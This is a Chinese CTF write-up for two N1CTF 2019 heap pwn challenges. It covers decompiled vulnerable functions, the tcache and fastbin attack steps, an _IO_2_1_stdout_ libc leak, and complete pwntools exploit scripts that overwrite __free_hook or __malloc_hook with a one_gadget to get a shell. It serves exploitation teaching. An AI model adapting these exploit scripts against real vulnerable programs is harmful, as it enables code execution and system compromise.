N1CTF 2019 pwn部分writeup

wooy0ung / 2019-09-16 08:59:37 / 浏览数 2766 安全技术 CTF 顶(0) 踩(0)

0x01 前言

分享一下前天刚结束的N1CTF 2019的前两道pwn题，质量很好。主要考察tcache attack、fastbin attack以及IO_stdout泄漏，都是菜单堆的老套路，但构造堆布局需要点技巧。

题目下载：
链接:https://pan.baidu.com/s/1ucRPgD1_5-ucw6wK5oDMqg 密码:al7y

0x02 warmup

分析

保护全开

```
[*] '/pwn/warmup/warmup'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      PIE enabled
```

漏洞点在delete函数，当qword_202080[v1] == 0，ptr指针则不被设置，这时候便会free掉一个未初始化的指针

```
unsigned __int64 delete()
{
 int v1; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 printf("index:");
 v1 = sub_B4E();
 if ( v1 >= 0 && v1 <= 9 )
 {
   if ( qword_202080[v1] )
     ptr = (void *)qword_202080[v1];
   if ( ptr )
   {
     free(ptr);
     qword_202080[v1] = 0LL;
     puts("done!");
   }
   else
   {
     puts("no such note!");
   }
 }
 else
 {
   puts("invalid");
 }
 return __readfsqword(0x28u) ^ v2;
}
```

可以利用modify函数来设置指针值

```
unsigned __int64 modify()
{
 int v1; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 printf("index:");
 v1 = sub_B4E();
```

```
 ptr = (void *)qword_202080[v1];
 if ( v1 >= 0 && v1 <= 9 && ptr )
 {
   printf("content>>");
   sub_B02(ptr, 0x40);
   puts("done!");
 }
 else
 {
   puts("no such note!");
 }
 return __readfsqword(0x28u) ^ v2;
}
```

通过以下过程构造uaf

1. 调用modify，`ptr`指针指向某个正在使用的chunk
2. delete掉□指针列表`qword_202080`中未使用的项
3. 这样该chunk进入fastbin，而指针仍然残留在`qword_202080`列表上

题目给的2.27版本libc，利用uaf构造double free，tcache attack写`_IO_2_1_stdout_`leak出libc地址

```
gef➤  heap b
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ Tcachebins for arena 0x7f05a8820c40 ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
Tcachebins[idx=3, size=0x40] count=4  ←  Chunk(addr=0x56377994d6c0, size=0xa0, flags=PREV_INUSE)  ←  Chunk(addr=0x7f05a88217
Tcachebins[idx=8, size=0x90] count=7  ←  Chunk(addr=0x56377994d6c0, size=0xa0, flags=PREV_INUSE)  ←  Chunk(addr=0x7f05a88217
Tcachebins[idx=63, size=0x400] count=1  ←  Chunk(addr=0x56377994d260, size=0x410, flags=PREV_INUSE)
```

泄漏出libc地址，减去偏移量拿到libc基址

```
[DEBUG] Received 0x10e bytes:
   00000000  00 00 00 00  00 00 00 00  b0 28 82 a8  05 7f 00 00  ■····■····■·(··■····■
   00000010  ff ff ff ff  ff ff ff ff  00 00 00 00  00 00 00 00  ■····■····■····■····■
   00000020  80 07 82 a8  05 7f 00 00  00 00 00 00  00 00 00 00  ■····■····■····■····■
   00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ■····■····■····■····■
   *
   00000050  00 00 00 00  00 00 00 00  a0 d2 81 a8  05 7f 00 00  ■····■····■····■····■
   00000060  87 38 ad fb  00 00 00 00  00 00 00 00  00 00 00 00  ■·8··■····■····■····■
   00000070  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ■····■····■····■····■
   00000080  00 17 82 a8  05 7f 00 00  e3 17 82 a8  05 7f 00 00  ■····■····■····■····■
   00000090  e3 17 82 a8  05 7f 00 00  e3 17 82 a8  05 7f 00 00  ■····■····■····■····■
   000000a0  e4 17 82 a8  05 7f 00 00  00 00 00 00  00 00 00 00  ■····■····■····■····■
   000000b0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ■····■····■····■····■
   000000c0  00 00 00 00  00 00 00 00  00 0a 82 a8  05 7f 00 00  ■····■····■····■····■
   000000d0  01 00 00 00  00 00 00 00  ff ff ff ff  ff ff ff ff  ■····■····■····■····■
   000000e0  00 00 00 64  6f 6e 65 21  0a 31 2e 61  64 64 2e 0a  ■···d■one!■·1.a■dd.·■
   000000f0  32 2e 64 65  6c 65 74 65  2e 0a 33 2e  6d 6f 64 69  ■2.de■lete■.·3.■modi■
   00000100  66 79 2e 0a  34 2e 65 78  69 74 2e 0a  3e 3e        ■fy.·■4.ex■it.·■>>■
   0000010e
[*] libc.address 0x7f05a8435000
[*] free_hook 0x7f05a88228e8
[*] one_shot 0x7f05a8484322
```

最后，往`free_hook`写`one_gadget`拿shell

EXP

完整的EXP


```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os, sys

# Setting at first
DEBUG = 1
LIBCV = 2.19
context.arch = "amd64"
```

```
context.log_level = "debug"
elf = ELF("./warmup",checksec=False)

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.ra = tube.recvall
tube.rr = tube.recvregex
tube.irt = tube.interactive

if DEBUG == 1:
   if context.arch == "i386":
       libc = ELF("/lib/i386-linux-gnu/libc.so.6",checksec=False)
   elif context.arch == "amd64":
       libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
   s = process("./warmup")
elif DEBUG == 2:
   if context.arch == "i386":
       libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86/libc.so.6",checksec=False)
       os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/x86/glibc-"+str(LIBCV)+"/x86/ld-linux-x86-64.so.2 warmu
       os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86:/libc.so.6 warmup")
   elif context.arch == "amd64":
       libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/libc.so.6",checksec=False)
       os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/ld-linux-x86-64.so.2 warmup")
       os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64:/libc.so.6 warmup")
   s = process("./warmup")
elif DEBUG == 3:
   libc = ELF("./libc-2.27.so",checksec=False)
   ip = "47.52.90.3"
   port = 9999
   s = remote(ip,port)

def menu(x):
   s.sla(">>", str(x))

def add(data):
   menu(1)
   s.sa("content>>", data)

def delete(idx):
   menu(2)
   s.sla("index:", str(idx))

def modify(idx, data):
   menu(3)
   s.sla("index:", str(idx))
   s.sa("content>>", data)

def pwn():
   add('A'*0x30)
   add('B'*0x30)
   add('C'*0x30)
   add('D'*0x30)


   add('E'*0x30)          # avoid tcache count overflow
   modify(4, "DDDD")
   delete(9)
   delete(9)
   delete(9)
   delete(4)

   #zx(0xB98)
   modify(0, 'a'*0x20 + p64(0) + p64(0x51))    # double free
```

```
delete(9)
delete(0)

add('\xa0')
add('EEEE')


add(chr(0)*0x10+p64(0)+p64(0xa1))   # unsorted bin

modify(1, 'D'*8)
for i in range(7):
    delete(9)
delete(9)

modify(1, "\x60\x57")   # \x60



delete(4)

modify(3, 'DDDD')   # delete(3)
delete(9)


modify(3, '\xc0')
add('DDDD')
zx(0xB98) ##############
add('DDDD')
add(p64(0xfbad3887) + p64(0) * 3 + "\0")

s.ru(p64(0xffffffffffffffff))
s.r(8)
libc.address = u64(s.r(6) + "\0\0") - 0x3eb780
free_hook = libc.sym["__free_hook"]
one_shot = libc.address + 0x4f322
info("libc.address 0x%x", libc.address)
info("free_hook 0x%x", free_hook)
info("one_shot 0x%x", one_shot)

#modify(7, p64(free_hook))


delete(2)
delete(3)
delete(4)

add(p64(free_hook))
add('DDDD')
add(p64(one_shot))

delete(1)

'''
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL

0x10a38c    execve("/bin/sh", rsp+0x70, environ)
constraints:
[rsp+0x70] == NULL
'''


s.irt()
#clean()
```

```
   # N1CTF{0359e2a5bf6222aa34bb22b7c099adda}

if __name__ == "__main__":
   pwn()
```

pwn~



0x03 babypwn

分析

PIE未开启

```
[*] '/root/workspace/elf/N1CTF_2019/pwn/babypwn/babypwn'
   Arch:     amd64-64-little
   RELRO:    Full RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
```

漏洞在delete函数，free掉后未清空指针，存在uaf漏洞。

```
nsigned __int64 sub_400B5C()
{
 signed int v1; // [rsp+4h] [rbp-Ch]
 unsigned __int64 v2; // [rsp+8h] [rbp-8h]

 v2 = __readfsqword(0x28u);
 printf("index:");
 v1 = sub_40094E("index:");
 if ( v1 > 9 )
 {
   puts("invalid index!");
   exit(0);
 }
 free(*((void **)buf[v1] + 2));
 return __readfsqword(0x28u) ^ v2;
}
```

但add次数有限制，最多只能add 10 次，需要不断fastbin attack改到bss段去清空指针列表

```
unsigned __int64 sub_4009A2()
{
 _QWORD *v0; // rbx
 __int64 v2; // [rsp+0h] [rbp-20h]
 int v3; // [rsp+0h] [rbp-20h]
 signed int nbytes; // [rsp+4h] [rbp-1Ch]
 size_t nbytes_4; // [rsp+8h] [rbp-18h]
```

```
 nbytes_4 = __readfsqword(0x28u);
 LODWORD(v2) = 0;
 while ( (signed int)v2 <= 9 && buf[(signed int)v2] )
   LODWORD(v2) = v2 + 1;
 if ( (signed int)v2 <= 9 )
 {
   buf[(signed int)v2] = malloc(0x20uLL);
   if ( !buf[(signed int)v2] )
   {
     puts("Malloc error!");
     exit(0);
   }
   printf("Member name:", v2);
   read(0, buf[v3], 0x10uLL);
   printf("Description size:");
   nbytes = sub_40094E("Description size:");
   if ( nbytes < 0 || nbytes > 255 )
   {
     puts("It's tooooooooo large!");
     exit(0);
   }
   *((_DWORD *)buf[v3] + 6) = nbytes;
   v0 = buf[v3];
   v0[2] = malloc(nbytes);
   if ( !*((_QWORD *)buf[v3] + 2) )
   {
     puts("Malloc error!");
     exit(0);
   }
   printf("Description:");
   read(0, *((void **)buf[v3] + 2), (unsigned int)nbytes);
   puts("OK!");
 }
 else
 {
   puts("Member is full!");
 }
 return __readfsqword(0x28u) ^ nbytes_4;
}
```

在一开始在清空一次bss指针列表，并设置了0x31的size位

```
#-------------------------------------------
# prepare for clear
add('AAAA', 0x60, 'BBBB')   # 0
add('AAAA', 0x60, 'BBBB')   # 1

delete(0)   # double free
delete(1)
delete(0)

add('xxxx', 0x60, p64(0x60203d))    # 2
add('xxxx', 0x60, 'xxxx')   # 3
add('xxxx', 0x60, 'xxxx')   # 4

# for adjust addr
add('zzzz', 0x70, 'zzzz')   # 5

for i in range(3):  # 6 7 8
   add('yyyy', 0x20, 'yyyy')

add('xxxx', 0x68, chr(0)*3 + p64(0) + p64(0x31) + p64(0)*4 + p64(0x31) + p64(0) * 5)    # 9
```

为了以占用更少的分配次数便于后续清空，我在指针列表中其中一项设置size位0x31，这里牺牲了一次add次数

```
gef➤  tel 0x602060-0x10 20
0x0000000000602050■+0x0000: 0x0000000000000000
0x0000000000602058■+0x0008: 0x0000000000000031 ("1"?)
0x0000000000602060■+0x0010: 0x0000000000000000
```

```
0x0000000000602068■+0x0018: 0x0000000000000000
0x0000000000602070■+0x0020: 0x0000000000000000
0x0000000000602078■+0x0028: 0x0000000000000000
0x0000000000602080■+0x0030: 0x0000000000000031 ("1"?)
0x0000000000602088■+0x0038: 0x0000000000000000
0x0000000000602090■+0x0040: 0x0000000000000000
0x0000000000602098■+0x0048: 0x0000000000000000
0x00000000006020a0■+0x0050: 0x0000000000000000
0x00000000006020a8■+0x0058: 0x0000000000000000
```

后续只要构造fastbin loop，在`add('x', 0x20, 'y')`两次即可清空指针列表

以下过程leak出libc地址

1. add 0x90 大小的chunk，free掉后该chunk进入unsorted bin，暴露出libc地址
2. 重新分配到该chunk的控制块，修改掉该chunk的size位(0x71)
3. 从unsorted bin分配出一块chunk，并将盖低16位改到`_IO_2_1_stdout_`
4. 覆写`_IO_2_1_stdout_`泄漏出libc地址

继续构造fastbin loop，将`malloc_hook`覆盖为`one_gadget`拿shell。（具体细节可以参考writeup里注释）

EXP

完整的EXP

```
#! /usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import os, sys

# Setting at first
DEBUG = 1
LIBCV = 2.19
context.arch = "amd64"

context.log_level = "debug"
elf = ELF("./babypwn",checksec=False)

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.ra = tube.recvall
tube.rr = tube.recvregex
tube.irt = tube.interactive

if DEBUG == 1:
   if context.arch == "i386":
       libc = ELF("/lib/i386-linux-gnu/libc.so.6",checksec=False)
   elif context.arch == "amd64":
       libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
       #libc = ELF("./libc6_2.23-0ubuntu10_amd64.so",checksec=False)
       #libc = ELF("./libc6_2.23-0ubuntu11_amd64.so",checksec=False)
   #s = process("./babypwn", env={"LD_PRELOAD" : "./libc6_2.23-0ubuntu11_amd64.so"})
   s = process("./babypwn")
elif DEBUG == 2:
   if context.arch == "i386":
       libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86/libc.so.6",checksec=False)
       os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/x86/glibc-"+str(LIBCV)+"/x86/ld-linux-x86-64.so.2 babyp
       os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x86:/libc.so.6 babypwn")
   elif context.arch == "amd64":
       libc = ELF("/root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/libc.so.6",checksec=False)
       os.system("patchelf --set-interpreter /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64/ld-linux-x86-64.so.2 babypwn")
       os.system("patchelf --set-rpath /root/toolchain/elf/glibc/glibc-"+str(LIBCV)+"/x64:/libc.so.6 babypwn")
   s = process("./babypwn")
```


```
elif DEBUG == 3:
   #libc = ELF("./libc6_2.23-0ubuntu10_amd64.so",checksec=False)
   libc = ELF("./libc6_2.23-0ubuntu11_amd64.so",checksec=False)
   #libc = ELF("./libc6_2.23-0ubuntu3_amd64.so",checksec=False)

   ip = "49.232.101.41"
   port = 9999
   s = remote(ip,port)

def menu(x):
   s.sla("choice:", str(x))

def add(name, size, data):
   menu(1)
   s.sa("name:", name)
   s.sla("size:", str(size))
   s.sa("Description:", data)

def delete(idx):
   menu(2)
   s.sla("index:", str(idx))

def pwn():
   #-------------------------------------------
   # prepare for clear
   add('AAAA', 0x60, 'BBBB')   # 0
   add('AAAA', 0x60, 'BBBB')   # 1

   delete(0)   # double free
   delete(1)
   delete(0)

   add('xxxx', 0x60, p64(0x60203d))    # 2
   add('xxxx', 0x60, 'xxxx')   # 3
   add('xxxx', 0x60, 'xxxx')   # 4

   # for adjust addr
   add('zzzz', 0x70, 'zzzz')   # 5

   for i in range(3):  # 6 7 8
       add('yyyy', 0x20, 'yyyy')

   add('xxxx', 0x68, chr(0)*3 + p64(0) + p64(0x31) + p64(0)*4 + p64(0x31) + p64(0) * 5)    # 9


   #-------------------------------------------------
   # prepare for hijack
   #z(0x4009A2)
   add('AAAA', 0x20, 'BBBB')   # 0
   add(p64(0x31)*2, 0x80, 'B'*0x60 + p64(0) +p64(0x21))    # 1
   add('AAAA', 0x20, 'BBBB')       # 2

   # loop for edit heap stucture
   delete(2)
   delete(0)
   delete(2)

   # get unsorted bin
   delete(1)

   # change to _IO_2_1_stdout_
   add('\x40', 0x10, '\xdd\x95')   # 3
   # add 0x60 size chunk and make sure the low size near to unsorted bin
   add('yyyy', 0x60, 'xxxx')   # 5

   # edit size of unsored bin(0x71)
   add('x', 0x28 , p64(0)+p64(0x80)+p64(0)+p64(0x71))  # 6

   # loop for repair
```

```
delete(2)
delete(0)
delete(2)

# repair fastbin
add(p64(0)*2, 0x60, 'xxxx') # 7

# loop for leak
delete(7)
delete(5)
delete(7)

# loop for clear
delete(2)
delete(0)
delete(2)

# clear ptr list
add(p64(0x602078), 0x20, p64(0x602078)) # 8
add('x', 0x28, p64(0) * 5)  # 9


#-------------------------------------------------
# loop for repair
delete(2)
delete(0)
delete(2)

# repair fastbin
add(p64(0)*2, 0x60, '\x60') # 5
add('xxxx', 0x60, 'yyyy')   # 6
add('xxxx', 0x60, 'yyyy')   # 7

# loop for clear
delete(2)
delete(0)
delete(2)

# clear ptr list
add(p64(0x602078), 0x20, p64(0x602078)) # 8
add('x', 0x28, p64(0) * 5)  # 9


#-------------------------------------------------
# loop for repair
delete(2)
delete(0)
delete(2)


#### z(0x4009A2) #####
# repair fastbin
add(p64(0)*2, 0x60, 'yyyy') # 5

# leak
add('xxxx', 0x60, chr(0)*3 + p64(0)*6 + p64(0xfbad3887) + p64(0) * 3 + "\0")    # 6


s.ru(p64(0xfbad3887))
s.r(0x60)
stdout = libc.sym["_IO_2_1_stdout_"]
libc.address = u64(s.r(6) + "\0\0") - libc.sym["_IO_2_1_stdin_"]
free_hook = libc.sym["__free_hook"]
malloc_hook = libc.sym["__malloc_hook"]

one_shot1 = libc.address + 0x45216
one_shot2 = libc.address + 0x4526a
one_shot3 = libc.address + 0xf02a4
one_shot4 = libc.address + 0xf1147  # well
```

```
'''
# 11
one_shot1 = libc.address + 0x45216
one_shot2 = libc.address + 0x4526a
one_shot3 = libc.address + 0xf02a4
one_shot4 = libc.address + 0xf1147  # well

# 10
one_shot1 = libc.address + 0x45216
one_shot2 = libc.address + 0x4526a  # well
one_shot3 = libc.address + 0xf02a4
one_shot4 = libc.address + 0xf1147

# 3
one_shot1 = libc.address + 0x45206
one_shot2 = libc.address + 0x4525a # well
one_shot3 = libc.address + 0xef9f4
one_shot4 = libc.address + 0xf0897

~/toolchain/elf/libc-database(master) # ./find _IO_2_1_stdin_ 8e0   root@ubuntu
ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
archive-glibc (id libc6_2.23-0ubuntu11_amd64)
archive-glibc (id libc6_2.23-0ubuntu3_amd64)
archive-old-glibc (id libc6_2.3.5-1ubuntu12.5.10.1_i386)
archive-glibc (id libc6-amd64_2.23-0ubuntu10_i386)
archive-glibc (id libc6-amd64_2.23-0ubuntu11_i386)
archive-glibc (id libc6-amd64_2.23-0ubuntu3_i386)
'''

info("libc.address 0x%x", libc.address)
info("free_hook 0x%x", free_hook)
info("malloc_hook 0x%x", malloc_hook)
info("one_shot1 0x%x", one_shot1)
info("one_shot2 0x%x", one_shot2)
info("one_shot3 0x%x", one_shot3)
info("one_shot4 0x%x", one_shot4)


#-------------------------------------------------
# loop for clear
delete(0)
delete(2)
delete(0)

# clear ptr list
add(p64(0x602078), 0x20, p64(0x602078)) # 7
add('x', 0x28, p64(0) * 5)  # 8


#--------------------------------------------------
# loop for repair
delete(2)
delete(0)
delete(2)

# repair fastbin
add(p64(0)*2, 0x60, 'yyyy') # 5
add('xxxx', 0x60, 'yyyy')   # 6

# loop for hajack
delete(5)
delete(6)
delete(5)

# target
add('xxxx', 0x60, p64(malloc_hook-0x23))    # 7

# loop for clear
```

```
    delete(2)
    delete(0)
    delete(2)

    # clear ptr list
    add(p64(0x602078), 0x20, p64(0x602078)) # 8
    add('x', 0x28, p64(0) * 5)  # 9


    #-----------------------------------------------
    # loop for repair
    delete(2)
    delete(0)
    delete(2)

    # repair fastbin
    add(p64(0)*2, 0x60, 'yyyy') # 5
    add('xxxx', 0x60, 'yyyy')   # 6

    # hijack rip
    add('xxxx', 0x60, chr(0)*3 + p64(0)*2 + p64(one_shot4))   # 8


    s.irt()
    #clean()
    # N1CTF{IT_IS_A_BABYPWN_JUST_BURST_IT_WELCOME_TO_N1CTF}

if __name__ == "__main__":
    pwn()
```

pwn~



上一篇：Bugbounty：一次有趣的账户接管 下一篇：linux内核提权系列教程（3）：...

1. 0 条回复

- 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板